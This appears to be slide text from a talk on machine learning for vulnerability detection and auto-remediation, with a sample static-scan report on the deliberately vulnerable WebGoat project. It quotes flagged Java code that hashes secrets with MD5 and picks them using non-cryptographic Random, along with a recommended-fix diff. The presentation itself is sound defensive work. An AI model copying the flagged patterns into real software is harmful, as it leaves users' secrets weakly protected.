Inputs

- VC static scan results and related source files
- Scan reports about open source projects, org's projects and SCA vulnerability fix commits

AST (Diff) Tokenization

- AST Parsing with Gumtree
- Transform AST
- Generate tokens representation

Token Embedding

- Train Word2Vec model
- Generate token vector representation
- Save Word2Vec model for prediction

Feature Learning

- Train a Convolutional Neural Network
- Extract features
- Save CNN model for prediction

Clustering

- X-Means clustering
- Save clustering model for prediction

Scan Report

sca/auto-remediation/remediation-webgoat

26 Mar 2021 — Scanned On

2bf854e4-e234-4a3f-957e-efe720671a4a — UUID

df08aeeee0057dedc38a4aa2f32a02062000752d — Commit

Flaws Detected (103)

Improper Verification of Cryptographic Signature — Severity: 2 — CWE-347

`getVotes`

`org.owasp.webgoat.jwt.JWTVotesEndpoint.getVotes`

Improper Verification of Cryptographic Signature — Severity: 2 — CWE-347

`resetVotes`

`org.owasp.webgoat.jwt.JWTVotesEndpoint.resetVotes`

Use of Hard-coded Password — Severity: 3 — CWE-259

org/owasp/webgoat/crypto/HashingAssignment.java

```
55          String secret = SECRETS[new Random().nextInt(SECRETS.length)];
56
57          MessageDigest md = MessageDigest.getInstance("MD5");
58          md.update(secret.getBytes());
59          byte[] digest = md.digest();
60          md5Hash = DatatypeConverter
61            .printHexBinary(digest).toUpperCase();
62          request.getSession().setAttribute("md5Hash", md5Hash);
63          request.getSession().setAttribute("md5Secret", secret);
64      }
65      return md5Hash;
66  }
67
68  @RequestMapping(path="/crypto/hashing/sha256",produces=MediaType.TEXT_HTM
69  @ResponseBody
70  public String getSha256(HttpServletRequest request) throws NoSuchAlgorith
71
72      String sha256 = (String) request.getSession().getAttribute("sha256");
73      if (sha256 == null) {
74          String secret = SECRETS[new Random().nextInt(SECRETS.length)];
75          sha256 = getHash(secret, "SHA-256");
76          request.getSession().setAttribute("sha256Hash", sha256);
77          request.getSession().setAttribute("sha256Secret", secret);
78      }
79      return sha256;
80  }
81
82  @PostMapping("/crypto/hashing")
83  @ResponseBody
84  public AttackResult completed(HttpServletRequest request, @RequestParam S
85
86      String md5Secret = (String) request.getSession().getAttribute("md5Sec
87      String sha256Secret = (String) request.getSession().getAttribute("sha
```

Flaw

Insufficient Entropy

Function

getMd5

org.owasp.webgoat.crypto.HashingAssignment.getMd5

Location

org/owasp/webgoat/crypto/HashingAssignment.java

Line 55

Recommended Fixes

Your Organization | Open Source

Recommendations **1** 2 3

```
-- a/jdbc/src/java/org/apache/hive/jdbc/HivePrep
    this.parameters.put(parameterIndex, str);
++ b/jdbc/src/java/org/apache/hive/jdbc/HivePrep
    setString(parameterIndex, str);
+  private String replaceBackSlashSingleQuote(Str
```

Machine Learning for Software Security

Faster Vulnerability Discovery allows quicker call to action for security fixes

Auto Remediation helps speed up the flaw fixing process

Thank You!

- Questions?
- Contact
  - Twitter: @asankhaya